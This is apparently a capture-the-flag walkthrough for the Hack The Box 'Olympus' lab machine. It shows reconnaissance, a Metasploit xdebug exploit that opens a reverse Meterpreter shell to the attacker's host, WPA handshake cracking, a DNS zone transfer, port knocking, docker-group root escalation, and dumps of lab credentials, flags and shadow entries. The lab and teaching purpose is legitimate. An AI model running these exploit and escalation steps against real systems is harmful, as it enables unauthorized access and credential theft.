

Credentials

username	password	note
icarus	Too_cl0se_to_th3_Sun	ssh 2222 icarus credentials
prometheus	St34l_th3_F1re!	ssh 22 prometheus credentials
user.txt	8aa18519aff3c528c46bf675d6e88719	user.txt flag
root.txt	aba486990e2e849e25c23f6e41e5e303	root.txt flag

NMAP

TCP

Basic nmap enumeration.

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 19:21 CDT
Nmap scan report for 10.10.10.83
Host is up (0.036s latency).
Not shown: 996 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
53/tcp    open       domain  (unknown banner: Bind)
| dns-nsid:
|_  bind.version: Bind
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|_   Bind
80/tcp    open       http    Apache httpd
|_http-server-header: Apache
|_http-title: Crete island - Olympus HTB
2222/tcp  open       ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
```

```
|_      SSH-2.0-City of olympia
| ssh-hostkey:
|   2048 f2:ba:db:06:95:00:ec:05:81:b0:93:60:32:fd:9e:00 (RSA)
|   256 79:90:c0:3d:43:6c:8d:72:19:60:45:3c:f8:99:14:bb (ECDSA)
|_  256 f8:5b:2e:32:95:03:12:a3:3b:40:c5:11:27:ca:71:52 (ED25519)

2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port53-TCP:V=7.91%I=7%D=5/17%Time=60A3087F%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,3F,"\\0=\\0\\x06\\x85\\0\\0\\x01\\0\\x01\\0\\x01\\0\\0\\x07version\\x
SF:04bind\\0\\0\\x10\\0\\x03\\xc0\\x0c\\0\\x10\\0\\x03\\0\\0\\0\\0\\x05\\x04Bind\\xc0\\x0c\\
SF:0\\x02\\0\\x03\\0\\0\\0\\0\\x02\\xc0\\x0c");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port2222-TCP:V=7.91%I=7%D=5/17%Time=60A3087A%P=x86_64-pc-linux-gnu%r(U
SF:LL,29,"SSH-2\\.0-City\\x20of\\x20olympia\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x
SF:20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\r\\n");

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 26.47 seconds
```

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at

<https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port53-TCP:V=7.91%I=7%D=5/17%Time=60A3087F%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,3F,"\\0=\\0\\x06\\x85\\0\\0\\x01\\0\\x01\\0\\x01\\0\\0\\x07version\\x
SF:04bind\\0\\0\\x10\\0\\x03\\xc0\\x0c\\0\\x10\\0\\x03\\0\\0\\0\\0\\x05\\x04Bind\\xc0\\x0c\\
SF:0\\x02\\0\\x03\\0\\0\\0\\0\\x02\\xc0\\x0c");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port2222-TCP:V=7.91%I=7%D=5/17%Time=60A3087A%P=x86_64-pc-linux-gnu%r(NU
SF:LL,29,"SSH-2\\.0-City\\x20of\\x20olympia\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\x
SF:20\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\r\\n");
```

Service detection performed. Please report **any** incorrect results at <https://nmap.org/submit/> .

```
Nmap done: 1 IP address (1 host up) scanned in 26.47 seconds
```

Nikto

Nikto find a `xdebug` header.

```
$ nikto -h 10.10.10.83
- Nikto v2.1.6

-----

+ Target IP:          10.10.10.83
+ Target Hostname:    10.10.10.83
+ Target Port:        80
+ Start Time:         2021-05-17 19:29:14 (GMT-5)

-----

+ Server: Apache
+ Uncommon header 'xdebug' found, with contents: 2.5.5
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause
```

false positives.

+ OSVDB-3233: /icons/README: Apache default file found.

Gobuster

```
$ gobuster dir -u 10.10.10.83 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,bak -o gobuster-root.txt
```

```
=====
```

Gobuster v3.1.0

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://10.10.10.83

[+] Method: GET

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.1.0

[+] Extensions: php,txt,bak

[+] Timeout: 10s

```
=====
```


2021/05/17 19:27:28 Starting gobuster in directory enumeration mode

```
=====
```

/index.php (Status: 200) [Size: 314]

Website (80)

Xdebug 2.5.5 is active on the website.



There is an exploit on this version of **xdebug** : <https://www.exploit-db.com/exploits/44568>

```
msf6 exploit(unix/http/xdebug_unauth_exec) > set RHOSTS 10.10.10.83
RHOSTS => 10.10.10.83

msf6 exploit(unix/http/xdebug_unauth_exec) > set LHOST 10.10.14.7
LHOST => 10.10.14.7

msf6 exploit(unix/http/xdebug_unauth_exec) > run

[*] Started reverse TCP handler on 10.10.14.7:4444
[*] 10.10.10.83:80 - Waiting for client response.
[*] 10.10.10.83:80 - Receiving response
[*] 10.10.10.83:80 - Shell might take upto a minute to respond.Please be
patient.
[*] 10.10.10.83:80 - Sending payload of size 2026 bytes
[*] Sending stage (39282 bytes) to 10.10.10.83
[*] Meterpreter session 1 opened (10.10.14.7:4444 -> 10.10.10.83:59756) at
2021-05-17 19:34:24 -0500
meterpreter >
```

Shell

A weird file **captured.cap** exists on the **airgeddon** directory.
Let's download it and analyse with wireshark.

```
pwd
/home/zeus/airgeddon/captured
ls -la
total 304
```

```
drwxr-xr-x 1 zeus zeus 4096 Apr 8 2018 .
drwxr-xr-x 1 zeus zeus 4096 Apr 8 2018 ..
-rw-r--r-- 1 zeus zeus 297917 Apr 8 2018 captured.cap
-rw-r--r-- 1 zeus zeus 57 Apr 8 2018 papyrus.txt
cat papyrus.txt
Captured while flying. I'll banish him to Olympia - Zeus
```

This is a **Tp-Link** router interception. Try to crack his **master key** with **aircrack**.

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Tp-LinkT_ab:a8:a9	Broadcast	802.11	269	Beacon frame, SN=1331, FN=0, Flags=....., BI=10
2	0.165376	HewlettP_90:fb:19	IPv4mcast_7f:ff:fa	802.11	213	Data, SN=84, FN=0, Flags=p...F.
3	0.444455	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=.....
4	0.446503	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=.....
5	0.446503	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=.....
6	0.449063	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=.....
7	0.449063	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=2, FN=0, Flags=.....
8	0.450599	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=2, FN=0, Flags=.....
9	0.451623	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=3, FN=0, Flags=.....
10	0.454695	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=.....
11	0.454695	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=3, FN=0, Flags=.....
12	0.455719	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=.....
13	0.456743	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=5, FN=0, Flags=.....
14	0.458791	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=5, FN=0, Flags=.....
15	0.458791	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=6, FN=0, Flags=.....
16	0.460839	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=6, FN=0, Flags=.....
17	0.460839	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=7, FN=0, Flags=.....
18	0.462887	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=7, FN=0, Flags=.....
19	0.463399	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=8, FN=0, Flags=.....
20	0.464423	Tp-LinkT_ab:a8:a9	Broadcast	802.11	26	Deauthentication, SN=8, FN=0, Flags=.....

Aircrack-ng 1.6

[00:13:03] 8029012/14344394 keys tested (10406.61 k/s)

Time left: 10 minutes, 6 seconds 55.97%

KEY FOUND! [flightoficarus]

Master Key : FA C9 FB 75 B7 7E DC 86 CC C0 D5 38 88 75 B8 5A
88 3B 75 31 D9 C3 23 C8 68 3C DB FA 0F 67 3F 48

Transient Key : 0C 5C 1C 84 60 FA 34 DE C0 4F 35 F6 4F 03 A2 0F
8F 6F 5E 20 05 27 E1 73 E0 73 F5 F1 2D AF D1 17
8B F8 27 C6 BE 23 E3 70 8A EF 4A CC CA 0B EE 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : AC 1A 73 84 FB BF 75 9C 86 CF 5B 5A F4 8A 4C 38

We have a potential user : **icarus**
The **SSID** seems to be a password.

```
000000 Tp-LinkT_ab:a8:a9 Broadcast 802.11 269 Beacon frame, SN=1331, FN=0, Flags=....., BI=100, SSID=Too_cl0se_to_th3_Sun
65376 HewlettP_90:fb:19 IPv4mcast_7f:ff:fa 802.11 213 Data, SN=84, FN=0, Flags=p...F.
44455 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=0, FN=0, Flags=.....
46503 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=1, FN=0, Flags=.....
46503 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=0, FN=0, Flags=.....
49063 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=1, FN=0, Flags=.....
49063 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=2, FN=0, Flags=.....
50599 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=2, FN=0, Flags=.....
51623 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=3, FN=0, Flags=.....
54695 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=4, FN=0, Flags=.....
54695 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=3, FN=0, Flags=.....
55719 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=4, FN=0, Flags=.....
56743 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=5, FN=0, Flags=.....
58791 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=5, FN=0, Flags=.....
58791 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=6, FN=0, Flags=.....
60839 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=6, FN=0, Flags=.....
60839 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=7, FN=0, Flags=.....
62887 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=7, FN=0, Flags=.....
63399 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=8, FN=0, Flags=.....
64423 Tp-LinkT_ab:a8:a9 Broadcast 802.11 26 Deauthentication, SN=8, FN=0, Flags=.....

.... .... 0000 = Fragment number: 0
0101 0011 0011 .... = Sequence number: 1331
IEEE 802.11 Wireless Management
  Fixed parameters (12 bytes)
  Tagged parameters (233 bytes)
    Tag: SSID parameter set: Too_cl0se_to_th3_Sun
      Tag Number: SSID parameter set (0)
      Tag length: 20
      SSID: Too_cl0se_to_th3_Sun
    Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    Tag: DS Parameter set: Current Channel: 8
    Tag: Traffic Indication Map (TIM): DTIM 1 of 1 bitmap
    Tag: ERP Information
    Tag: RSN Information
```

```
$ ssh icarus@10.10.10.83 -p 2222
The authenticity of host '[10.10.10.83]:2222 ([10.10.10.83]:2222)' can't be
established.
ECDSA key fingerprint is SHA256:uyZtmsYFq/Ac58+SEgLsL+NK05LlH2qwp2EXB1Dxl04.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.83]:2222' (ECDSA) to the list of known
hosts.
icarus@10.10.10.83's password: Too_cl0se_to_th3_Sun
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$
```

Escalation (docker)

We are on a **docker**.
New domain name : **ctfolypus.htb**
Let's try a **domain transfer**.

```
$ cat help_of_the_gods.txt
```

Athena goddess will guide you through the dark...

Way to Rhodes...

ctfollympus.htb

DNS

```
$ dig axfr @10.10.10.83 ctfollympus.htb

; <<>> DiG 9.16.15-Debian <<>> axfr @10.10.10.83 ctfollympus.htb
; (1 server found)
;; global options: +cmd
ctfollympus.htb.      86400   IN  SOA ns1.ctfollympus.htb. ns2.ctfollympus.htb.
2018042301 21600 3600 604800 86400
ctfollympus.htb.      86400   IN  TXT "prometheus, open a temporal portal to
Hades (3456 8234 62431) and St34l_th3_F1re!"
ctfollympus.htb.      86400   IN  A    192.168.0.120
ctfollympus.htb.      86400   IN  NS   ns1.ctfollympus.htb.
ctfollympus.htb.      86400   IN  NS   ns2.ctfollympus.htb.
ctfollympus.htb.      86400   IN  MX   10 mail.ctfollympus.htb.
crete.ctfollympus.htb. 86400   IN  CNAME ctfollympus.htb.
hades.ctfollympus.htb. 86400   IN  CNAME ctfollympus.htb.
mail.ctfollympus.htb.  86400   IN  A    192.168.0.120
ns1.ctfollympus.htb.  86400   IN  A    192.168.0.120
ns2.ctfollympus.htb.  86400   IN  A    192.168.0.120
rhodes.ctfollympus.htb. 86400   IN  CNAME ctfollympus.htb.
RhodesColossus.ctfollympus.htb. 86400 IN TXT "Here lies the great Colossus of
Rhodes"
www.ctfollympus.htb.  86400   IN  CNAME ctfollympus.htb.
ctfollympus.htb.      86400   IN  SOA ns1.ctfollympus.htb. ns2.ctfollympus.htb.
2018042301 21600 3600 604800 86400
;; Query time: 35 msec
;; SERVER: 10.10.10.83#53(10.10.10.83)
;; WHEN: Mon May 17 20:29:30 CDT 2021
;; XFR size: 15 records (messages 1, bytes 475)
```

We have a bunch of domain name.

```
ns1.ctfolympus.htb
ns2.ctfolympus.htb
mail.ctfolympus.htb
hades.ctfolympus.htb
crete.ctfolympus.htb
rhodes.ctfolympus.htb
RhodesColossus.ctfolympus.htb
ctfolympus.htb
```

And potential credentials : `prometheus:St34l_th3_F1re!`

We can knock these ports.

```
$ nmap 10.10.10.83 -p 22
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 20:35 CDT
Nmap scan report for 10.10.10.83
Host is up (0.040s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

```
$ knock -v 10.10.10.83 3456 8234 62431
hitting tcp 10.10.10.83:3456
hitting tcp 10.10.10.83:8234
hitting tcp 10.10.10.83:62431
```

```
$ nmap 10.10.10.83 -p 22
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 20:36 CDT
Nmap scan report for 10.10.10.83
Host is up (0.036s latency).

PORT      STATE      SERVICE
22/tcp    open       ssh

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```


Then, connect to ssh with the previous credentials.

Escalation (port 22)

```
$ ssh prometheus@10.10.10.83
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ECDSA key fingerprint is SHA256:8TR2+AWSBT/c5mrjpDotoEYu0mEy/jCzpuS79d+Z0oY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.83' (ECDSA) to the list of known hosts.
prometheus@10.10.10.83's password: St34l_th3_F1re!
```

Welcome to

```
      )      (
    ( /(      )\ )  (
  )\() ( /( (()/ ( )\ (
((_) \ )(_)) ((_/)((_)) \
| |(_)((_)_ _| |(_)) ((_)
| ' \ / _` | / _` | / -_)(_-<
|_|_|_\__/_|_\__/_|_\__/_|_/_/
```

prometheus@olympus:~\$

Prometheus is in the `docker` group.

```
$ docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED
SIZE			
crete	latest	31be8149528e	3 years ago
450MB			
olympia	latest	2b8904180780	3 years ago
209MB			
rodhes	latest	82fbfd61b8c1	3 years ago
215MB			

```
$ docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED
STATUS	PORTS		NAMES

f00ba96171c5	crete	"docker-php-entrypoi..."	3 years ago
Up About an hour	0.0.0.0:80->80/tcp		crete
ce2ecb56a96e	rodhes	"/etc/bind/entrypoin..."	3 years ago
Up About an hour	0.0.0.0:53->53/tcp, 0.0.0.0:53->53/udp		rhodes
620b296204a3	olympia	"/usr/sbin/sshd -D"	3 years ago
Up About an hour	0.0.0.0:2222->22/tcp		olympia

We can run `olympia` docker process as root with the following command.

```
$ docker run -v /:/root -i -t olympia /bin/bash
root@07abfc9f9938:/# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag are in `/root/root/root.txt`.

Passwd file

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time
Synchronization,,,:/run/systemd:/bin/false
```

```
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
zeus:x:1000:1000:~/home/zeus:/bin/bash
```

Shadow file

```
root:!:17590:0:99999:7:::
daemon:!:17590:0:99999:7:::
bin:!:17590:0:99999:7:::
sys:!:17590:0:99999:7:::
sync:!:17590:0:99999:7:::
games:!:17590:0:99999:7:::
man:!:17590:0:99999:7:::
lp:!:17590:0:99999:7:::
mail:!:17590:0:99999:7:::
news:!:17590:0:99999:7:::
uucp:!:17590:0:99999:7:::
proxy:!:17590:0:99999:7:::
www-data:!:17590:0:99999:7:::
backup:!:17590:0:99999:7:::
list:!:17590:0:99999:7:::
irc:!:17590:0:99999:7:::
gnats:!:17590:0:99999:7:::
nobody:!:17590:0:99999:7:::
systemd-timesync:!:17590:0:99999:7:::
systemd-network:!:17590:0:99999:7:::
systemd-resolve:!:17590:0:99999:7:::
systemd-bus-proxy:!:17590:0:99999:7:::
_apt:!:17590:0:99999:7:::
sshd:!:17624:0:99999:7:::
icarus:$6$qtc/HhcZ$SMnPL9GcCV7vXgqNt.E9w5mb.vunWyHwI5Y2.2658KQIamLf0wHu7guYlBlJS,
```